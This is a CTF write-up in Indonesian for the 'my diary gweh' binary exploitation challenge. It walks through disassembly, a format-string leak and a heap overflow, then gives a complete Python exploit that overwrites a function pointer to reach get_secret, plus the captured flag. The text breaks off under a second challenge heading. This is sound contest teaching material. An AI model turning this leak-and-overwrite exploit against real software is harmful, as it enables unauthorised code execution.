[QUAL CTF ARA 7.0]

- Dokter Amnesia Pencari Batu + Sensei Tampan Pecinta PDF + Kapten Agung Kapal-Kapalan, Koleb Main CTF -

- Executor (M. Akhtar Khawarizmi)
- mail/医者watson`(Fauzi Ismail)
- kkira (muhammad dhafin ramadhan)


Overview

ARA Adalah Blablablablablablabla

CTF atau Capture The Flag adalah

Kesan Pesan kali ini : Chall di kategori Misc banyak yang seru, terutama 2048 yang ga kita solve gara gara botnya yang BAGUS itu

Write-upnya banyak yang dibantu AI ya min, waktunya mepet banget, dari pagi sampe malem full ctf, mengcape, lagi tidur, eh kebawa mimpi, challnya juga banyak banget. Helep min kita juga manusia plzz manusiakan manusia dengan memberikan ~~deadline write-up yang lama~~ waktu istirahat😭😭😭



Daftar Isi

Binary Exploitation

my diary gweh

Solved By: Executor

Lanjut chall tantangan binex pwn berikutnya selanjutnya, kita diberikan diary dari istri probset (karbit detected), nc ke server, dan attachment bernama chall. langsung aja kita bedah diary orang ini

Analysis :

1. Seperti biasa kita tes nc nya dlu (untung bukan meow meow yang mati mulu 🤣) :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ nc chall-ctf.ara-its.id 4141

 Ye Shunguang's Diary

1. Write Entry
2. Read Entry
3. Edit Entry
4. Delete Entry
5. Exit
> 
```

Disini terbukti bahwa probset tukang claim, Ye Shunguang istri gweh soalnya. Disitu terdapat 5 opsi, yaitu Write Entry, Read Entry, Edit Entry, Delete Entry, dan Exit.

2. Selanjutnya kita analisa attachmentnya, seperti biasa :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ checksec --file=chall
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   60 Symbols      No    0                3               chall

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f46e787d32b6d
e9c22b93126a9a48e5951aaeac5, for GNU/Linux 3.2.0, not stripped
```

Gk keliatan ya? gpp lah ini intinya mah :
NXnya aktif = shellcode makin susah
Full Retro = GOT susah
PIE aktif = address function berubah-ubah
gk pake Canary = bisa jadi overflow stack

3. Kita coba lihat target tujuannya yaitu flag.txt :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ strings -n 3 chall | grep -n "flag"
nm -an chall | egrep 'get_secret|read_entry|edit_entry|entry_printer|write_entry|main'
44:flag.txt
45:flag.txt not found
                 U __libc_start_main@GLIBC_2.34
0000000000001209 T get_secret
0000000000001294 T entry_printer
000000000000136c T write_entry
00000000000014d7 T read_entry
0000000000001587 T edit_entry
0000000000001710 T main
```

Dari sini untungnya probset nggak ngubah nama flag jadi yang aneh-aneh, disitu juga kita mendapatkan offset fungsi-fungsi penting (relatif terhadap PIE base), karenanya kita perlu leak base terlebih dahulu.

4. Lanjut kita coba untuk menganalisa fungsi entry_printer, kita mendapatkan sesuatu yang menarik :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ objdump -d -M intel chall | sed -n '/<entry_printer>:/,/^$/p'
0000000000001294 <entry_printer>:
    1294:       55                      push   rbp
    1295:       48 89 e5                mov    rbp,rsp
    1298:       48 83 ec 10             sub    rsp,0x10
    129c:       48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
    12a0:       48 8d 05 b0 0d 00 00    lea    rax,[rip+0xdb0]        # 2057 <_IO_stdin_used+0x57>
    12a7:       48 89 c7                mov    rdi,rax
    12aa:       b8 00 00 00 00          mov    eax,0x0
    12af:       e8 bc fd ff ff          call   1070 <printf@plt>
    12b4:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    12b8:       48 89 c7                mov    rdi,rax
    12bb:       b8 00 00 00 00          mov    eax,0x0
    12c0:       e8 ab fd ff ff          call   1070 <printf@plt>
    12c5:       bf 0a 00 00 00          mov    edi,0xa
    12ca:       e8 71 fd ff ff          call   1040 <putchar@plt>
    12cf:       90                      nop
    12d0:       c9                      leave
    12d1:       c3                      ret
```

printf@plt memanggil printf() dengan format string = isi entry. Ini masuk ke dalam format string vulnerability.

5. Sekarang kita coba di fungsi edit_entry :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ objdump -d -M intel chall | sed -n '/<edit_entry>:/,/^$/p'
0000000000001587 <edit_entry>:
    1587:       55                      push   rbp
    1588:       48 89 e5                mov    rbp,rsp
    158b:       48 83 ec 10             sub    rsp,0x10
    158f:       48 8d 05 17 0c 00 00    lea    rax,[rip+0xc17]        # 21ad <_IO_stdin_used+0x1ad>
    1596:       48 89 c7                mov    rdi,rax
    1599:       b8 00 00 00 00          mov    eax,0x0
    159e:       e8 cd fa ff ff          call   1070 <printf@plt>
    15a3:       48 8d 45 fc             lea    rax,[rbp-0x4]
    15a7:       48 89 c6                mov    rsi,rax
    15aa:       48 8d 05 bc 0b 00 00    lea    rax,[rip+0xbbc]        # 216d <_IO_stdin_used+0x16d>
    15b1:       48 89 c7                mov    rdi,rax
    15b4:       b8 00 00 00 00          mov    eax,0x0
    15b9:       e8 32 fb ff ff          call   10f0 <__isoc99_scanf@plt>
    15be:       e8 ed fa ff ff          call   10b0 <getchar@plt>
    15c3:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    15c6:       85 c0                   test   eax,eax
    15c8:       78 25                   js     15ef <edit_entry+0x68>
    15ca:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    15cd:       83 f8 09                cmp    eax,0x9
    15d0:       7f 1d                   jg     15ef <edit_entry+0x68>
    15d2:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    15d5:       48 98                   cdqe
    15d7:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
    15de:       00
    15df:       48 8d 05 5a 2a 00 00    lea    rax,[rip+0x2a5a]        # 4040 <entries>
    15e6:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
    15ea:       48 85 c0                test   rax,rax
    15ed:       75 11                   jne    1600 <edit_entry+0x79>
    15ef:       48 8d 05 bf 0b 00 00    lea    rax,[rip+0xbbf]        # 21b5 <_IO_stdin_used+0x1b5>
    15f6:       48 89 c7                mov    rdi,rax
    15f9:       e8 52 fa ff ff          call   1050 <puts@plt>
    15fe:       eb 4d                   jmp    164d <edit_entry+0xc6>
    1600:       48 8d 05 bb 0b 00 00    lea    rax,[rip+0xbbb]        # 21c2 <_IO_stdin_used+0x1c2>
    1607:       48 89 c7                mov    rdi,rax
    160a:       b8 00 00 00 00          mov    eax,0x0
    160f:       e8 5c fa ff ff          call   1070 <printf@plt>
    1614:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    1617:       48 98                   cdqe
    1619:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
    1620:       00
    1621:       48 8d 05 18 2a 00 00    lea    rax,[rip+0x2a18]        # 4040 <entries>
    1628:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
    162c:       ba 60 00 00 00          mov    edx,0x60
    1631:       48 89 c6                mov    rsi,rax
    1634:       bf 00 00 00 00          mov    edi,0x0
    1639:       e8 52 fa ff ff          call   1090 <read@plt>
    163e:       48 8d 05 8a 0b 00 00    lea    rax,[rip+0xb8a]        # 21cf <_IO_stdin_used+0x1cf>
    1645:       48 89 c7                mov    rdi,rax
    1648:       e8 03 fa ff ff          call   1050 <puts@plt>
    164d:       c9                      leave
    164e:       c3                      ret
```

Bisa kita lihat write_entry mengalokasikan entry sebesar 0x48 bytes. Tapi edit_entry membaca 0x60 bytes ke buffer. Jadi ada overflow 0x18 bytes melewati batas heap chunk.


6. Kita coba di write_entry :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ objdump -d -M intel chall | sed -n '/<write_entry>:/,/^$/p'
000000000000136c <write_entry>:
    136c:       55                      push   rbp
    136d:       48 89 e5                mov    rbp,rsp
    1370:       53                      push   rbx
    1371:       48 83 ec 18             sub    rsp,0x18
    1375:       48 8d 05 e3 0d 00 00    lea    rax,[rip+0xde3]        # 215f <_IO_stdin_used+0x15f>
    137c:       48 89 c7                mov    rdi,rax
    137f:       b8 00 00 00 00          mov    eax,0x0
    1384:       e8 e7 fc ff ff          call   1070 <printf@plt>
    1389:       48 8d 45 ec             lea    rax,[rbp-0x14]
    138d:       48 89 c6                mov    rsi,rax
    1390:       48 8d 05 d6 0d 00 00    lea    rax,[rip+0xdd6]        # 216d <_IO_stdin_used+0x16d>
    1397:       48 89 c7                mov    rdi,rax
    139a:       b8 00 00 00 00          mov    eax,0x0
    139f:       e8 4c fd ff ff          call   10f0 <__isoc99_scanf@plt>
    13a4:       e8 07 fd ff ff          call   10b0 <getchar@plt>
    13a9:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    13ac:       85 c0                   test   eax,eax
    13ae:       78 25                   js     13d5 <write_entry+0x69>
    13b0:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    13b3:       83 f8 09                cmp    eax,0x9
    13b6:       7f 1d                   jg     13d5 <write_entry+0x69>
    13b8:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    13bb:       48 98                   cdqe
    13bd:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
    13c4:       00
    13c5:       48 8d 05 74 2c 00 00    lea    rax,[rip+0x2c74]        # 4040 <entries>
    13cc:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
    13d0:       48 85 c0                test   rax,rax
    13d3:       74 14                   je     13e9 <write_entry+0x7d>
    13d5:       48 8d 05 94 0d 00 00    lea    rax,[rip+0xd94]        # 2170 <_IO_stdin_used+0x170>
    13dc:       48 89 c7                mov    rdi,rax
    13df:       e8 6c fc ff ff          call   1050 <puts@plt>
    13e4:       e9 e8 00 00 00          jmp    14d1 <write_entry+0x165>
    13e9:       8b 5d ec                mov    ebx,DWORD PTR [rbp-0x14]
    13ec:       bf 48 00 00 00          mov    edi,0x48
    13f1:       e8 ca fc ff ff          call   10c0 <malloc@plt>
    13f6:       48 89 c1                mov    rcx,rax
    13f9:       48 63 c3                movsxd rax,ebx
    13fc:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
```

```
13c4:       00
13c5:       48 8d 05 74 2c 00 00    lea    rax,[rip+0x2c74]        # 4040 <entries>
13cc:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
13d0:       48 85 c0                test   rax,rax
13d3:       74 14                   je     13e9 <write_entry+0x7d>
13d5:       48 8d 05 94 0d 00 00    lea    rax,[rip+0xd94]        # 2170 <_IO_stdin_used+0x170>
13dc:       48 89 c7                mov    rdi,rax
13df:       e8 6c fc ff ff          call   1050 <puts@plt>
13e4:       e9 e8 00 00 00          jmp    14d1 <write_entry+0x165>
13e9:       8b 5d ec                mov    ebx,DWORD PTR [rbp-0x14]
13ec:       bf 48 00 00 00          mov    edi,0x48
13f1:       e8 ca fc ff ff          call   10c0 <malloc@plt>
13f6:       48 89 c1                mov    rcx,rax
13f9:       48 63 c3                movsxd rax,ebx
13fc:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
1403:       00
1404:       48 8d 05 35 2c 00 00    lea    rax,[rip+0x2c35]        # 4040 <entries>
140b:       48 89 0c 02             mov    QWORD PTR [rdx+rax*1],rcx
140f:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
1412:       48 98                   cdqe
1414:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
141b:       00
141c:       48 8d 05 1d 2c 00 00    lea    rax,[rip+0x2c1d]        # 4040 <entries>
1423:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
1427:       48 8d 15 66 fe ff ff    lea    rdx,[rip+0xffffffffffffe66]        # 1294 <entry_printer>
142e:       48 89 50 40             mov    QWORD PTR [rax+0x40],rdx
1432:       48 8d 05 46 0d 00 00    lea    rax,[rip+0xd46]        # 217f <_IO_stdin_used+0x17f>
1439:       48 89 c7                mov    rdi,rax
143c:       b8 00 00 00 00          mov    eax,0x0
1441:       e8 2a fc ff ff          call   1070 <printf@plt>
1446:       48 8b 05 e3 2b 00 00    mov    rax,QWORD PTR [rip+0x2be3]        # 4030 <stdin@GLIBC_2.2.5>
144d:       8b 55 ec                mov    edx,DWORD PTR [rbp-0x14]
1450:       48 63 d2                movsxd rdx,edx
1453:       48 8d 0c d5 00 00 00    lea    rcx,[rdx*8+0x0]
145a:       00
145b:       48 8d 15 de 2b 00 00    lea    rdx,[rip+0x2bde]        # 4040 <entries>
1462:       48 8b 14 11             mov    rdx,QWORD PTR [rcx+rdx*1]
1466:       48 89 d1                mov    rcx,rdx
1469:       48 89 c2                mov    rdx,rax
146c:       be 40 00 00 00          mov    esi,0x40
1471:       48 89 cf                mov    rdi,rcx
1474:       e8 27 fc ff ff          call   10a0 <fgets@plt>
1479:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
147c:       48 98                   cdqe
147e:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
1485:       00
1486:       48 8d 05 b3 2b 00 00    lea    rax,[rip+0x2bb3]        # 4040 <entries>
148d:       48 8b 1c 02             mov    rbx,QWORD PTR [rdx+rax*1]
1491:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
1494:       48 98                   cdqe
1496:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
149d:       00
149e:       48 8d 05 9b 2b 00 00    lea    rax,[rip+0x2b9b]        # 4040 <entries>
14a5:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
14a9:       48 89 c2                mov    rdx,rax
14ac:       48 8d 05 dc 0c 00 00    lea    rax,[rip+0xcdc]        # 218f <_IO_stdin_used+0x18f>
14b3:       48 89 c6                mov    rsi,rax
14b6:       48 89 d7                mov    rdi,rdx
14b9:       e8 c2 fb ff ff          call   1080 <strcspn@plt>
14be:       c6 04 03 00             mov    BYTE PTR [rbx+rax*1],0x0
14c2:       48 8d 05 c8 0c 00 00    lea    rax,[rip+0xcc8]        # 2191 <_IO_stdin_used+0x191>
14c9:       48 89 c7                mov    rdi,rax
14cc:       e8 7f fb ff ff          call   1050 <puts@plt>
14d1:       48 8b 5d f8             mov    rbx,QWORD PTR [rbp-0x8]
14d5:       c9                      leave
14d6:       c3                      ret
```

Entry dialokasikan 0x48, fgets(entry, 0x40) berarti entry[0..0x3f] adalah content, entry+0x40 diisi pointer fungsi entry_printer

7. Lalu kita coba juga analisa read_entry :



```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ objdump -d -M intel chall | sed -n '/<read_entry>:/,/^$/p'
00000000000014d7 <read_entry>:
    14d7:       55                      push   rbp
    14d8:       48 89 e5                mov    rbp,rsp
    14db:       48 83 ec 10             sub    rsp,0x10
    14df:       48 8d 05 c7 0c 00 00    lea    rax,[rip+0xcc7]        # 21ad <_IO_stdin_used+0x1ad>
    14e6:       48 89 c7                mov    rdi,rax
    14e9:       b8 00 00 00 00          mov    eax,0x0
    14ee:       e8 7d fb ff ff          call   1070 <printf@plt>
    14f3:       48 8d 45 fc             lea    rax,[rbp-0x4]
    14f7:       48 89 c6                mov    rsi,rax
    14fa:       48 8d 05 6c 0c 00 00    lea    rax,[rip+0xc6c]        # 216d <_IO_stdin_used+0x16d>
    1501:       48 89 c7                mov    rdi,rax
    1504:       b8 00 00 00 00          mov    eax,0x0
    1509:       e8 e2 fb ff ff          call   10f0 <__isoc99_scanf@plt>
    150e:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    1511:       85 c0                   test   eax,eax
    1513:       78 25                   js     153a <read_entry+0x63>
    1515:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    1518:       83 f8 09                cmp    eax,0x9
    151b:       7f 1d                   jg     153a <read_entry+0x63>
    151d:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    1520:       48 98                   cdqe
    1522:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
    1529:       00
    152a:       48 8d 05 0f 2b 00 00    lea    rax,[rip+0x2b0f]        # 4040 <entries>
    1531:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
    1535:       48 85 c0                test   rax,rax
    1538:       75 11                   jne    154b <read_entry+0x74>
    153a:       48 8d 05 74 0c 00 00    lea    rax,[rip+0xc74]        # 21b5 <_IO_stdin_used+0x1b5>
    1541:       48 89 c7                mov    rdi,rax
    1544:       e8 07 fb ff ff          call   1050 <puts@plt>
    1549:       eb 3a                   jmp    1585 <read_entry+0xae>
    154b:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
    154e:       48 98                   cdqe
    1550:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
    1557:       00
    1558:       48 8d 05 e1 2a 00 00    lea    rax,[rip+0x2ae1]        # 4040 <entries>
    155f:       48 8b 04 02             mov    rax,QWORD PTR [rdx+rax*1]
    1563:       48 8b 40 40             mov    rax,QWORD PTR [rax+0x40]
    1567:       8b 55 fc                mov    edx,DWORD PTR [rbp-0x4]
    156a:       48 63 d2                movsxd rdx,edx
    156d:       48 8d 0c d5 00 00 00    lea    rcx,[rdx*8+0x0]
    1574:       00
    1575:       48 8d 15 c4 2a 00 00    lea    rdx,[rip+0x2ac4]        # 4040 <entries>
    157c:       48 8b 14 11             mov    rdx,QWORD PTR [rcx+rdx*1]
    1580:       48 89 d7                mov    rdi,rdx
    1583:       ff d0                   call   rax
    1585:       c9                      leave
    1586:       c3                      ret
```

- Program melakukan call rax ke function pointer dari heap.
- Kalau kita bisa ubah entry->printer jadi get_secret, maka read_entry akan memanggil get_secret() dan flag keluar.
- Dan karena PIE, kita perlu tahu alamat runtime get_secret. Maka: leak dulu, hitung base, baru overwrite pointer.

Solution :

1. Pakai Write Entry untuk menaruh format string %9$p. Alasannya: kita butuh PIE base leak karena alamat get_secret berubah-ubah.
2. Pakai Read Entry untuk “memicu” entry_printer dan ambil leak. Alasannya: entry_printer memanggil printf(entry) sehingga %9$p dievaluasi.
3. Pakai Edit Entry untuk overflow heap, overwrite function pointer di offset 0x40 menjadi addr(get_secret). Alasannya: edit_entry melakukan read(0, entry, 0x60) padahal entry cuma 0x48.
4. Pakai Read Entry lagi untuk memanggil function pointer yang sudah kita ubah, sehingga langsung loncat ke get_secret dan print flag.
5. Hitung alamat runtime get_secret
    - OFF_RET_READ_ENTRY = 0x1585 (alamat ret setelah call rax)

- OFF_GET_SECRET = 0x1209 (offset fungsi get_secret dari nm)

6. Layout entry :
   - 0x00..0x3f = content (40h bytes)
   - 0x40..0x47 = function pointer
7. Jadi payload edit :
   - 64 byte filler untuk “nutupin” content
   - 8 byte alamat get_secret dalam little-endian
   - Sisanya boleh whitespace/newline biar input berikutnya aman
8. Berikut adalah full solvernya, jalankan dan dapatkan flagnya :

```
#!/usr/bin/env python3
# Exploit "my diary gweh" (ARA7) - format string leak + overwrite
function pointer
# No pwntools needed.

import argparse, os, re, socket, struct, subprocess, select, time
from typing import Optional, Tuple, List

def p64(x: int) -> bytes:
    return struct.pack("<Q", x)

def run_cmd(cmd: List[str]) -> str:
    return subprocess.check_output(cmd,
stderr=subprocess.STDOUT).decode(errors="replace")

def sym_offset(binary: str, sym: str) -> int:
    out = run_cmd(["nm", "-an", binary])
    for line in out.splitlines():
        # contoh: 0000000000001209 T get_secret
        if line.strip().endswith(f" {sym}"):
            return int(line.split()[0], 16)
    raise RuntimeError(f"symbol not found: {sym}")

def ret_after_indirect_call_in_read_entry(binary: str) -> int:
    out = run_cmd(["objdump", "-d", "--no-show-raw-insn", "-M",
"intel", binary])
    m = re.search(r"<read_entry>:\n(.*?)(?:\n\n|$)", out,
flags=re.S)
    if not m:
        raise RuntimeError("failed to locate read_entry in
objdump output")
    lines = m.group(1).splitlines()

    for i, ln in enumerate(lines):
```

```
        if "call" in ln and "rax" in ln:
            # next line address = return address after call
            for j in range(i + 1, min(i + 6, len(lines))):
                ln2 = lines[j].strip()
                if not ln2:
                    continue
                addr = ln2.split(":")[0]
                return int(addr, 16)

    raise RuntimeError("did not find 'call rax' inside
read_entry")

class Tube:
    def send(self, data: bytes) -> None: raise
NotImplementedError
    def sendline(self, s: str) -> None: self.send(s.encode() +
b"\n")
    def recv_until(self, token: bytes, timeout: float = 2.0) ->
bytes: raise NotImplementedError
    def recv_some(self, timeout: float = 0.5) -> bytes: raise
NotImplementedError
    def close(self) -> None: pass

class LocalTube(Tube):
    def __init__(self, argv: List[str], cwd: Optional[str] =
None):
        self.p = subprocess.Popen(argv, stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.STDOUT, cwd=cwd)
        assert self.p.stdin and self.p.stdout

    def send(self, data: bytes) -> None:
        self.p.stdin.write(data)
        self.p.stdin.flush()

    def recv_until(self, token: bytes, timeout: float = 2.0) ->
bytes:
        buf = b""
        end = time.time() + timeout
        while token not in buf and time.time() < end:
            r, _, _ = select.select([self.p.stdout], [], [],
0.05)
            if r:
                chunk = os.read(self.p.stdout.fileno(), 4096)
```

```
                if not chunk:
                    break
                buf += chunk
        return buf

    def recv_some(self, timeout: float = 0.5) -> bytes:
        buf = b""
        end = time.time() + timeout
        while time.time() < end:
            r, _, _ = select.select([self.p.stdout], [], [],
0.05)
            if r:
                chunk = os.read(self.p.stdout.fileno(), 4096)
                if not chunk:
                    break
                buf += chunk
            else:
                break
        return buf

    def close(self) -> None:
        try:
            self.p.kill()
        except Exception:
            pass

class RemoteTube(Tube):
    def __init__(self, host: str, port: int):
        s = socket.socket()
        s.settimeout(2.0)
        s.connect((host, port))
        self.s = s

    def send(self, data: bytes) -> None:
        self.s.sendall(data)

    def recv_until(self, token: bytes, timeout: float = 2.0) ->
bytes:
        buf = b""
        end = time.time() + timeout
        self.s.settimeout(0.2)
        while token not in buf and time.time() < end:
            try:
```

```
                chunk = self.s.recv(4096)
            except socket.timeout:
                continue
            if not chunk:
                break
            buf += chunk
        return buf

    def recv_some(self, timeout: float = 0.5) -> bytes:
        buf = b""
        end = time.time() + timeout
        self.s.settimeout(0.2)
        while time.time() < end:
            try:
                chunk = self.s.recv(4096)
            except socket.timeout:
                break
            if not chunk:
                break
            buf += chunk
        return buf

    def close(self) -> None:
        try:
            self.s.close()
        except Exception:
            pass

def expect_menu(t: Tube) -> bytes:
    return t.recv_until(b"> ", timeout=3.0)

def write_entry(t: Tube, idx: int, content: str) -> None:
    expect_menu(t)
    t.sendline("1")
    t.recv_until(b"Index (0-9):", timeout=2.0)
    t.sendline(str(idx))
    t.recv_until(b"Entry content:", timeout=2.0)
    t.sendline(content)
    expect_menu(t)

def read_entry(t: Tube, idx: int) -> bytes:
    t.sendline("2")
    t.recv_until(b"Index:", timeout=2.0)
```

```
    t.sendline(str(idx))
    return t.recv_until(b"> ", timeout=3.0)

def edit_entry_raw(t: Tube, idx: int, data: bytes) -> None:
    t.sendline("3")
    t.recv_until(b"Index:", timeout=2.0)
    t.sendline(str(idx))
    t.recv_until(b"Edit entry:", timeout=2.0)
    t.send(data)  # jangan tambah newline
    expect_menu(t)

def leak_pie_base(t: Tube, ret_off: int) -> Tuple[int, bytes]:
    # Harus <= 0x3f karena write_entry pakai fgets(..., 0x40)
    leak_fmt = "L:" + " ".join([f"%{i}$p" for i in range(1, 12)])
# 11 args, muat
    write_entry(t, 0, leak_fmt)

    out = read_entry(t, 0)
    leaks = [int(x, 16) for x in re.findall(rb"0x[0-9a-fA-F]+",
out)]
    if not leaks:
        raise RuntimeError("no leaks found in output")

    # cari yang terlihat seperti alamat PIE dan menghasilkan base
page-aligned
    for p in leaks:
        if 0x5000_0000_0000 <= p <= 0x6000_0000_0000:
            base = p - ret_off
            if base & 0xfff == 0:
                return base, out

    # fallback: apa pun yang menghasilkan page-aligned base
    for p in leaks:
        base = p - ret_off
        if base & 0xfff == 0 and base != 0:
            return base, out

    raise RuntimeError(f"could not derive PIE base from
leaks={list(map(hex, leaks))}")

def main():
    ap = argparse.ArgumentParser()
```

```
    ap.add_argument("--bin", default="./chall", help="path to
chall binary")
    ap.add_argument("--local", action="store_true", help="run
locally")
    ap.add_argument("--remote", nargs=2, metavar=("HOST",
"PORT"), help="remote target")
    args = ap.parse_args()

    binary = args.bin
    get_secret_off = sym_offset(binary, "get_secret")
    ret_off = ret_after_indirect_call_in_read_entry(binary)

    if args.local:
        cwd = os.path.dirname(os.path.abspath(binary)) or "."
        t: Tube = LocalTube([os.path.abspath(binary)], cwd=cwd)
    else:
        host, port_s = args.remote if args.remote else
("chall-ctf.ara-its.id", "4141")
        t = RemoteTube(host, int(port_s))

    try:
        expect_menu(t)  # banner+menu pertama

        base, _ = leak_pie_base(t, ret_off)
        get_secret = base + get_secret_off

        payload = b"A" * 0x40 + p64(get_secret)
        edit_entry_raw(t, 0, payload)

        # trigger get_secret
        t.sendline("2")
        t.recv_until(b"Index:", timeout=2.0)
        t.sendline("0")

        data = b""
        for _ in range(80):
            chunk = t.recv_some(timeout=0.2)
            if not chunk:
                break
            data += chunk
            if b"ARA7{" in data:
                break
```

```
        print(data.decode(errors="replace"), end="")

    finally:
        t.close()

if __name__ == "__main__":
    main()
```

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/diary]
└─$ chmod +x chall
python3 solve_diary.py --bin ./chall --remote chall-ctf.ara-its.id 4141
bro how do you even discover my wife's secret?
ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}
```

Flag :
ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}

19jt lapangan padel

Solved By: Executor

Ini chall binex kedua, ini full AI min, cepet banget langsung banyak yang ngesolpl, coba deh kirim ke ei ai, eh berhasil GPT link :
https://chatgpt.com/share/69880bda-8628-8009-8e49-e0bc29ca4332

Berikut full solvernya :

